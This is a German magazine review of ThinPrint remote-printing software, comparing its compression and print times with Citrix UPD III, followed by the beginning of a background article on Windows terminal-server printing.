Vor allem in häuslichen Arbeitszimmern oder Außenstellen steht ein Panoptikum unterschiedlicher Druckermodelle: Laser, Tintenstrahler, Labeldrucker, farbig und schwarzweiß, und die verschiedenen Drucker-kategorien erwarten verschiedene Druckersprachen. Außerdem möchte man Zugriff auf alle Gerät-Features wie Schacht-Anwahl oder Duplex-Druck und bei Abteilungsdruckern auch lochen, heften, falten. Dabei braucht man für jeden Zieldrucker einen passenden Treiber. Zusätzlich soll sich die auf dem Terminalserver anfallende CPU-

Last auch bei mehreren Printjobs in Grenzen halten und auf Benutzerseite soll möglichst wenig administrative Arbeit anfallen, ganz gleich, ob der Client ein Windows-PC, ein Linux-Thin-Client oder ein Handheld ist.

Die Software ThinPrint steht in zahlreichen Versionen zur Verfügung: Es gibt mehrere Fassungen für Citrix- und für Microsoft-Umgebungen, für VDI (Virtual Desktop Infrastructure) und für Blade-PCs, für Remote Access und für mobile Endgeräte, für Host- und für Unix-Umgebungen und auch noch unterschieden in 32- und 64-Bit-Ausführungen. Wer die Software ohne Terminalserver ausprobieren will, nimmt die „print RDP Engine XP“ mit einer 30-Tage-Demolizenz. Sie erlaubt das Drucken zwischen zwei Windows-PCs und unterstützt alle wesentlichen Features.

Ein typischer Nutzer ist der Außendienstler: Er kann im Hotelzimmer mit seinem Notebook ein Dokument auf dem Heim-PC bearbeiten und es im Hotel zu Papier bringen, ohne den Treiber des Hoteldruckers zu Hause installieren zu müssen. Es genügt, ihn auf dem Notebook vorzuhal-

ten. Umgekehrt kann ThinPrint seine gute Kompression auch ausspielen, wenn der Terminalserver über eine DSL-Leitung ans Internet angeschlossen ist, durch deren dünnen Upstream die Druckdaten müssen.

## Arbeitsteilung

Die ThinPrint-Software besteht auf allen Plattformen aus einer Server- und einer Client-Komponente. Sie heißen „print Engine“ („dotprint“) und „print Client“. Die Engine ist das Herzstück des Systems. Sie steuert den gesamten Druckablauf. Ihre Komponente „TP Output Gateway“ erspart es, alle Treiber aller Drucker aller Clients auf dem Server oder der kompletten Farm zu installieren. Statt dessen geschieht das Rendern auf dem Client, an dem der jeweilige Drucker angeschlossen ist. ThinPrint nennt das „Driver Free Printing“, weil der Server ohne Treiber auskommt.

Das Output Gateway gibt es nur für Windows 2000, XP und Server 2003. Auf Server 2003 arbeitet es unabhängig davon, ob darauf nur ein Windows-Terminalserver mit RDP (Remote Desktop Protocol) oder zusätzlich ein Citrix-Presentation-Server-Aufsatz mit ICA läuft.

Dem Betriebssystem gegenüber gibt sich die Engine als Druckertreiber aus: Im Dialog für dessen Druckserver-Eigenschaften steht dann „TP Output Gateway“. Auch ein neuer Druckeranschluss namens „ThinPort“ ist mit von der Partie. Er leitet die Druckdaten an den Terminal-Client weiter. Der zugehörige Druckprozessor auf dem Server heißt „tpwinprn“.

Der virtuelle Druckertreiber erzeugt dasselbe EMF (Enhanced Metafile Format), das das GDI-Subsystem von Windows beim normalen Drucken als Zwischenstufe generiert, bevor es den eigentlichen Treiber aufruft. Anders als normale Treiber, die EMF nach Postscript, PCL, HP/GL, ESC/P, LIDIL oder noch exotischeren Druckersprachen wandeln, belässt ThinPrint es bei EMF.

Wo reale Treiber im Druckdialog die gerätespezifischen, teils umfangreichen Optionen präsentieren (Druckereigenschaften/Allgemein/Druckeinstellungen), reduziert das Output-Gateway den Druckdialog auf wenige generische Einstellungen:

- Papierformat (Postkarte bis A3)
  - Kopienanzahl (max. 999)
  - Auflösung (150/300/600 dpi)
  - Ausrichtung (hochkant/quer)
  - Farbtiefe (Graustufen/Farbe)
- Schließlich lässt sich eine „Druck-Vorschau auf dem Client“ und die automatische Skalierung des Druckbildes auf das gewählte Papierformat konfigurieren.

## Eingeschränkte Auswahl

Wo man bei normalen Treibern die gerätespezifischen Ausstattungsvarianten konfiguriert, etwa Duplex-Einheit, zusätzliche Papierfächer, Endverarbeitung wie Finisher oder Sorter, zeigt das ThinPrint-Setup lediglich drei eigene Optionen, die nur der Administrator ändern kann:

- Wahl der Kompression vom verlustfreien „Normal“ bis „Extrem“, optional ohne Bilder
- Duplexdruck bereitstellen
- Papierschachtauswahl bereitstellen

Die letzten beiden Einstellungen entscheiden, ob die Anwender überhaupt Wahlmöglichkeiten für Duplexdruck und Papierquelle zu sehen bekommen.

Weitere Bestandteile der Engine kümmern sich um automatische Kompression, Begrenzen der belegten Bandbreite, Streaming von Druckjobs und um die optionale SSL/TLS-Verschlüsselung beim Datenaustausch mit dem ThinPrint-Client.

Die Engine gibt es auch für IBM-Host-, Linux- und Unix-Systeme, allerdings leistet sie dann nur Kompression und Bandbreiten-Management. Treiberloses Drucken entfällt, weil diese Plattformen das EMF-Format nicht kennen. Stattdessen muss man auf solchen Servern druckerspezifische Treiber einsetzen.

## Kundschaft

Der ThinPrint-Client nimmt die von der Engine verschickten Druckdaten entgegen, dekomprimiert sie und verarbeitet sie weiter. Da die Engine das nicht direkt druckbare EMF verschickt, braucht der Client einen passenden Druckertreiber für das Zielgerät. Weil die ThinPrint-EMF-Version keine Fonts in die Druckdaten einbettet, muss man auf dem Terminal-Client alle Fonts lokal installieren.

Varianten des ThinPrint-Client stehen für eine Vielzahl von Betriebssystemen, Umgebungen

und Gerätetypen zur Verfügung. Mit dabei: DOS, alle Windows-Versionen von Windows 3.11 bis Vista (inklusive WinOS/2 und Windows CE), Linux, Solaris, Symbian Smartphones (z. B. Nokia-Serien 60/80 und UIQ), Java, Active X und Pocket-PC sowie mehr als 200 verschiedene Printserver und Netzwerk-Drucker mit eingebautem ThinPrint-Client. Ebenso ist der ThinPrint-Client auf den Terminals praktisch aller namhaften Hersteller wie beispielsweise HP, Fujitsu-Siemens, Igel, MaxSpeed, Neoware, Wyse vorinstalliert.

Weil der ThinPrint-Client an kommendes EMF in die Sprache des Zieldruckers wandeln muss und dafür die Funktionen des normalen, nativen Treibers benötigt, braucht er als Unterbau ein NT-basiertes Betriebssystem. Anderen Client-Betriebssystemen, auch den 16-Bit-Windows-Versionen, fehlen passende Treiber oder andere Mittel zum Verarbeiten des proprietären EMF.

Läuft der ThinPrint-Client auf einem Nicht-Win32-System, dann muss man auf dem Applikationsserver passende Treiber installieren. Die Engine erledigt auch dann Druckdaten-Kompression und Bandbreiten-Management für den Transport.

Auf einem aktuellen Windows kann der Client dem Anwender nach Ankunft des EMF-Spools eine Vorschau des Druckjobs zei-


gen (.print Viewture). Wie bei der herkömmlichen Druckvorschau sind alle Druckeinstellungen des originalen Treibers zugänglich, auch Umleiten des Auftrags auf einen anderen lokalen Drucker ist möglich. Als weitere Annehmlichkeit speichert Viewture Druckjobs auf Wunsch lokal auf dem Client. Die Datei kann man später auch ohne laufende Terminalserver-Session öffnen.

## Seitenblick


Auch Citrix hat mit UPD III (Universal Printer Driver 3) im Presentation Server 4.0 eine Art „treiberloses Drucken“ eingeführt, bei dem der Server EMF-Daten zum Terminal-Client schickt. Damit baut Citrix in Teilen nach, was ThinPrint vor macht. Dennoch kann ThinPrint auch in einer Citrix-Umgebung sinnvoll eingesetzt werden, beispielsweise auf älteren MetaFrame-Installationen, für die der Hersteller kein Printing Update anbietet.

Citrix komprimiert seinen UPD-III-Datenstrom zwar ebenfalls, jedoch nur so stark, wie der ICA-Kanal ohnehin zwischen Terminal und Server verdichtet. In unseren Messungen zeigte sich ThinPrint weit effizienter, dazu weiter unten mehr.

ThinPrint verwendet eine so genannte „adaptive“ Kompression, zu der die Webseite versichert: „Kein umstrittenes Soft-



Bei Telearbeit an einem Terminalserver fließen Druckdaten durch eine schmalbandige Leitung zum lokalen Drucker. ThinPrint komprimiert Grafik dabei auf Wunsch sehr stark, ohne dass die Qualität übermäßig leidet.



ware-, sondern ein Verfahrenspatent! Details dazu legt der Hersteller nicht offen. Adaptiv heißt laut ThinPrint, dass die Software den Druckdatenstrom auf seine Bestandteile (Texte, Bilder) untersucht und für jeden Teil den passenden Verdichtungsalgorithmen anwendet – oder die Kompression in einem breitbandigen LAN im Interesse einer schnelleren Druckausgabe überspringt.

Beim Leiten der Druckdaten durch die ICA- und RDP-Kanäle erzwingt ThinPrint eine Begrenzung der Datenrate, damit die Remote-Sitzung jederzeit empfänglich für Benutzer-Aktionen bleibt und kein Druckvorgang die Leitung komplett usurpiert.

Zusätzlich setzt ThinPrint beim Versenden der Druckdaten auf eine Streaming-Technik: Es leitet Druckjobs nicht im Ganzen weiter, sondern unterteilt sie in kleinere Pakete. So kann der Empfänger den lokalen Druckvorgang bereits starten, bevor der Job komplett angekommen ist. Davon profitieren insbesondere kleinere Printboxen und Thin-Client-Terminals mit Embedded-ThinPrint-Client und magerer RAM-Ausstattung: Sie geben selbst solche Jobs fehlerfrei aus, die anderswo zu einem Speicher-Überlauf und damit zum Druckabbruch führen.

Allein das „Driver Free Printing“ spart Administratoren gewiss erhebliche Zeit. Zudem erhöht man die Stabilität der Systeme, weil keine Treiberkonflikte auf dem Server auftreten können. Weil auf dem Client nach wie vor der lokale Druckertreiber läuft, stehen auch alle Drucker-Features zur Verfügung – ein häufiger Beschwerdegrund der Anwender entfällt.

Den Kern der recht komfortablen Admin-Tools der ThinPrint-Software bildet die plattformübergreifende, für MS-Terminalserver und Citrix gleiche Managementkonsole. Die ThinPrint-Programmierer haben sie als Snap-In für die MS Management Console (MMC) implementiert.

## Sicherheit

Damit vertrauliche Dokumente zwischen Erstellen und Ausgabe am ThinPrint-Client keinem neugierigen Netzwerk-Schnüffler in den Schoß fallen, verschlüsselt ThinPrint optional alle Druckdaten per SSL/TLS, unabhängig davon, ob via ICA, RDP oder TCP/IP gedruckt wird. Die dafür benötigten Zertifikate verwaltet man mit dem MMC-Snap-In.

Zugleich sind die Dokumente so gegen Veränderungen geschützt: Ohne Chiffrierung wäre

Das UPD-II-Treiber von Citrix erzeugt auf dem Terminalserver PostScript- oder PCL-Daten, die der Client in zwei weiteren Schritten aufbereitet. UPD III setzt nach dem Vorbild ThinPrint auf EMF als Austauschformat, was den Client beim drucker-spezifischen Rendern etwas entlastet. Es komprimiert aber nicht so effizient wie ThinPrint.

es für einen Angreifer ein Leichtes, zum Beispiel beim Rechnungs- oder Scheck-Druck eine Null im Beträgenfeld hinzuzufügen oder eine Stelle wegzustreichen, indem er den unverschlüsselten Druckdatenstrom manipuliert.

Zum Vergleich: LPR/LPD oder TCP/IP befördern die Daten von Haus aus unverschlüsselt. RDP benutzt RC4, aber Versionen vor 5.2 leiden unter einer Design-Schwäche, sodass sie sehr leicht angreifbar sind [1]. Erst ab Version 5.2 kann RDP als zusätzliche Verschlüsselungsschicht TLS verwenden, doch ist dies optional. ICA verschlüsselt grundsätzlich, allerdings mit einer proprietären, Citrix-eigenen Methode.

## Extras


Rund um ThinPrint gibt es noch einige Zusatzprodukte, die Admins nützen, wir hier aber nur am Rand erwähnen, etwa den .print Tracking Service, der statistische Daten über jeden Druckjob in eine MS-SQL-Datenbank schreibt. Die Daten wertet dann

die .print Reporting Engine aus und erstellt Statistiken und Berichte. Falls NAT (Network Address Translation) im Spiel ist, wie bei Thin Clients hinter Breitband-Routern, sorgen das .print Client Gateway und das .print Connected Gateway für die Verbindung.

Etwas undurchsichtig sind die Lizenzmodelle: Beim einen zahlt man für jeden installierten Server, aber die Zahl der Client-Systeme ist offen, beim anderen bemessen sich die Kosten nach der Anzahl der druckenden Anwender. Für kleinere Firmen ist Letzteres günstiger, die Preise beginnen bei etwa 40 Euro pro User. Server-Lizenzen kosten mindestens 500 Euro. ThinPrint verkauft nicht direkt an Endkunden, sondern ausschließlich über Vertriebspartner, meist kleinere IT-Consulting-Unternehmen.

## Ausprobiert

Laut Hersteller steigt ThinPrint die Geschwindigkeit um bis zu 500 Prozent und komprimiert die Daten bis auf ein Fünftzigstel.



ThinPrint schickt EMF über die Leitung, wobei man mehrere, unterschiedlich stark verdichtende Kompressionsstufen wählen kann. Außerdem deckelt es bei Bedarf die beanspruchte Bandbreite.


## Die Engine-Konfiguration und Zertifikatsverwaltung geschieht unter Windows über ein Snap-In für die Management-Konsole.

Das haben wir mit eigenen Testläufen überprüft. Ein WANem-Gateway simulierte dabei eine langsame Verbindung von 60 kBit/s zwischen Server (Citrix Presentation Server 4.0 auf Windows Server 2003) und ICA-Client auf einem Notebook mit XP Professional. WANem limitiert die nutzbare Bandbreite und fügt künstliche Verzögerungen (40 Millisekunden Latenz) ein [2]. ThinPrint war eingestellt, maximal 40 kBit/s zu belegen und nicht zu verschlüsseln.

Als Druckzeit fassen wir die Zeit auf, die zwischen Abschicken des Jobs auf dem Terminalserver und Ablage der letzten Druckseite in der Papierausgabe vergeht. Die temporären .SPL/.SHD-Spooldateien haben wir auf dem Server abgefangen, um das Volumen zu bestimmen. Zur Kontrolle zeichnete Wireshark den Netzverkehr auf [3]. Die Druckdatenmenge zeigte Wiresharks Funktion „Follow TCP Stream“ an.

Das erste Testdokument besteht aus Text ohne Grafik, eine zehnfache Wiederholung des bei c't-Druckertests üblichen „Dr.-Grünert“-Briefes [4], der aus Wordpad geschickt wurde. Etwas anspruchsvoller war das aus einem Text/Grafik-Mix bestehende zweite Dokument, das per MS Word Viewer ausgegeben wurde: eine Seite Text, auf dem zweiten Blatt ein JPEG-Foto und auf dem dritten schließlich eine Bitmap-Grafik. Schließlich diente ein aus MS Paint gedrucktes, auf A4-Format hochgezogenes Foto des c't-Kameratestkastens als drittes Beispiel [5].

Die Daten wurden zuerst „normal“ mit ThinPrint komprimiert, was mit der Standardver-



dichtung von Citrix vergleichbar ist. Anschließend testeten wir die höheren Kompressionsstufen. Auf reine Textdokumente zeigte die Verdichtung keinen Einfluss. „Normal“ ist bei Grafik verlustfrei, höhere Stufen sind verlustbehaftet.

Da Citrix die komplette ICA-Sitzung komprimiert, profitiert man davon auch beim Drucken. Bei UPD III entsprach die Datenmenge der von ThinPrint in der „normalen“ Kompressionsstufe. Im Umkehrschluss kann man vermuten, dass ThinPrints „normal“ nichts anderes tut, als sich an die ICA-Sitzungskompression dranzuhängen.

Unter unseren Testbedingungen brachte ThinPrint den reinen Text mit acht statt elf Sekunden nur wenig schneller zu Papier als der aktuelle Citrix-Treiber (4.0.2198.1). Es reduzierte dabei die Druckdaten um etwa 75 Prozent (35 statt 139 KByte). Bei dem Mischdokument vergrößerte sich der Abstand spürbar: 42 statt 416 Sekunden bei einer von 2362 auf 162 KByte reduzierten Datenmenge. Geradezu krass fällt der Unterschied in der ThinPrint-Einstellung „Extrem“ aus: Citrix brauchte beinahe 40 Minuten und schickte rund 9500 KByte an Druckdaten über den 40-kBit/s-Kanal, während ThinPrint mit

37 Sekunden und 132 KByte davonzieht.

Die höheren Kompressionsstufen von ThinPrint sind zwar bei Grafiken verlustbehaftet. Allerdings waren wir von der verbleibenden Qualität positiv überrascht: Selbst „extrem“ verdichtet erschien das Testfoto auf einem 600-dpi-Farblaser noch so gut, dass es von der unkomprimierten Version auf den ersten Blick nicht zu unterscheiden war. Mehrere Testpersonen zögerten längere Zeit, bevor sie beim direkten Vergleich den besseren von zwei Ausdrucken erkannten.

### Ja oder nein?

Wenn ThinPrint erst mal installiert und korrekt konfiguriert ist, wird der Anwender nur selten daran erinnert, welche Plage ihm das SBC-Drucken zuvor bereitete. Allerdings machen der schiere Funktionsumfang, die umfangreichen Konfigurationsmöglichkeiten sowie die Spannbreite der Zielsysteme dem Administrator den Zugang nicht eben leicht.

ThinPrint gleicht diese Kluft mit umfangreicher Dokumentation aus. Handbücher, White Papers und Installations- sowie Konfigurationsanleitungen mit vielen Bildschirmfotos beant-

worten fast jede aufkommende Frage. Allerdings will dieses Lernmaterial erst mal bewältigt sein; vielen potenziellen Nutzern wird die nötige Muße fehlen.

Einen Einstieg verschafft der 30-Tage-Test der „.print RDP Engine XP“ samt „.print Client“ auf zwei Windows-PCs. Einzige Voraussetzung: Sie müssen sich per Remote Desktop verbinden lassen, Terminalserver- oder Citrix-Software sind nicht nötig. Die zu dem kleinen Paket gehörige Setup-Anleitung hat man schnell gelesen, die Software ist binnen Minuten installiert und dann steht den ersten Gehversuchen nichts mehr im Weg. (ea)

### Literatur

- [1] Dirk Knop, Kleiner Lauschangriff gegen Windows-Fernwartung, Designschwäche im Remote-Desktop-Protokoll, [www.heise.de/security/artikel/61945](http://www.heise.de/security/artikel/61945)
- [2] Lars Heßling, Netzbremse, WANem, c't 22/07, S. 70
- [3] Johannes Endres, Fehler erschnüffeln, Netzwerk-Diagnose mit Wireshark, [www.heise.de/netze/artikel/76929](http://www.heise.de/netze/artikel/76929)
- [4] Dr.-Grünert-Brief, [www.heise.de/ct/testbilder/gruenert-brief](http://www.heise.de/ct/testbilder/gruenert-brief)
- [5] Testbild-Referenz-Scan der c't-Kameratestkiste, [www.heise.de/ct-testbilder](http://www.heise.de/ct-testbilder)


### Kompression und Druckzeit

Dateityp	Reiner Text (139 KByte EMF)			Text und Bild (2362 KByte EMF)			c't-Testbild (10903 KByte EMF)		
ThinPrint-Modus	Spoolgröße (KByte)	Kompression (%)	Druckzeit (s)	Spoolgröße (KByte)	Kompression (%)	Druckzeit (s)	Spoolgröße (KByte)	Kompression (%)	Druckzeit (s)
normal	34,8	75	8	1650	30	407	9380	14	2282
optimal	34,8	75	8	162	93	42	679	94	169
maximal	34,8	75	8	68,5	97	19	241	98	68
extrem	34,8	75	8	45,4	98	13	132	99	37
ohne Bilder	34,8	75	8	20,2 <sup>1</sup>	99 <sup>1</sup>	6 <sup>1</sup>	22,2 <sup>1</sup>	99,8 <sup>1</sup>	6 <sup>1</sup>

Reiner Text: 10 Seiten Dr.-Grünert-Brief; Text und Bild: eine Seite Text, eine Seite JPEG-Foto, eine Seite Bitmap-Grafik; c't-Testbild: Foto der Kamera-Testkiste.

<sup>1</sup> nur Text bzw. weißes Blatt





Kurt Pfeifle, Thomas Rost

# Fernfärbedienst

## Hintergrund und Handreichungen zum Remote-Drucken

Arbeiten aus der Ferne an Terminalservern ist etabliert, aber eine Kernfunktion bereitet immer wieder Kopfzerbrechen: das Drucken. Mit etwas Hintergrundwissen kann der Administrator Treiberkonflikte und Flaschenhälse beim Drucken übers Netz vermeiden.

**Ü**ber die Zeit entsteht in vielen Firmen eine bunte Drucker-Sammlung, weil kaum ein Finanzchef bereit ist, alle paar Jahre einen Komplett austausch der Ausgabegeräte zu genehmigen. Das Spektrum wird nochmals breiter, wenn Heimarbeiter per DFÜ angebunden werden und ihren privaten Drucker verwenden müssen. Der so entstehende Treiber-Zoo ist nur schwer im Griff zu halten, wobei das Windows-Drucksystem ein Teil des Problems ist: Alle modernen Windows-Versionen tragen noch viele Gene ihres Urvaters Windows 3.x in sich, der nicht für den Multi-user-Betrieb ausgelegt war. Auch wenn Windows 95 mit mehreren Benutzerkonten umgehen konnte, anmelden durfte sich immer nur einer.

Die Evolution von Windows zu einem Mehrbenutzersystem ging nicht von Microsoft aus: Idee und erste Implementierung stammen von der damals noch kleinen Firma Citrix, die Anfang der 90er Jahre Zugriff auf die Quelltexte von OS/2 und Windows lizenzierte. Basierend auf einer Kernelmodifikation bot sie wenig später „MultiWin“ an, das zum Vorgänger heutiger Terminalserver wurde.

Nachdem erste Markterfolge mit einem aufgebohrten Windows NT 3.5 die Tragfähigkeit des Konzepts bewiesen, zog Microsoft nach und warf eine eigene Windows Terminalserver Edition für NT 4.0 (TSE) auf den Markt, musste dazu aber seinerseits fast alle Kernkomponenten aus Citrix' Entwicklungen lizenziieren.

Die Konkurrenten sind seither ein langfristiges Kooperationsabkommen eingegangen. Microsoft setzt beim eigenen Produkt das Remote Desktop Protocol (RDP) für die Client-Server-Verbindung ein. Es ist von der ITU-Protokollspezifikation T.128 abgeleitet und mit proprietären Erweiterungen gespickt.

Citrix bleibt beim eigenen, ebenfalls proprietären ICA-Protokoll. Mit zusätzlichen Features – beispielsweise Cluster-Fähigkeit oder Publizieren einzelner Applikationen ohne komplette Desktop-Shell – hält sich die Firma im Rennen, obwohl Kunden als Grundlage die Microsoft-Terminalserver samt Client-Lizenzen kaufen müssen.

Trotz aller Renovierungsarbeiten blieb das Windows-eigene

Drucksystem in seiner Architektur unverändert: Bei seinem Entwurf dachte noch niemand daran, dass es einmal hunderte von Druckern samt zugehöriger Treiber auf einem einzigen Rechner bedienen sollte. Das merkt man der flachen Verzeichnis-hierarchie an: DLL-, PPD-, Hilfe- und andere Treiberdateien liegen zuhauf im selben Unterverzeichnis, nicht etwa separiert nach Fabrikaten und Modellen.

Welche Dateien interagieren, führt Windows auf der Testseite aus, deren Druck man aus dem Treibereinstellungsmenü anfordert. In Extremfällen können das mehr als 60 Bibliotheken (DLLs) sein. Bei manchen Herstellern dienen auch einzelne Kern-DLLs mehreren Modellen, können also mehrfach eingebunden sein, wenn zwei oder mehr Drucker am Rechner hängen. Am übersichtlichsten ist noch der Adobe/Microsoft-PostScript-Treiber. Er besteht aus nur fünf Dateien. Die modellspezifischen Eigenschaften eines Druckers beschreibt dabei eine einzige Textdatei (Post-Script Printer Definition, PPD).

## Treiberkonflikte

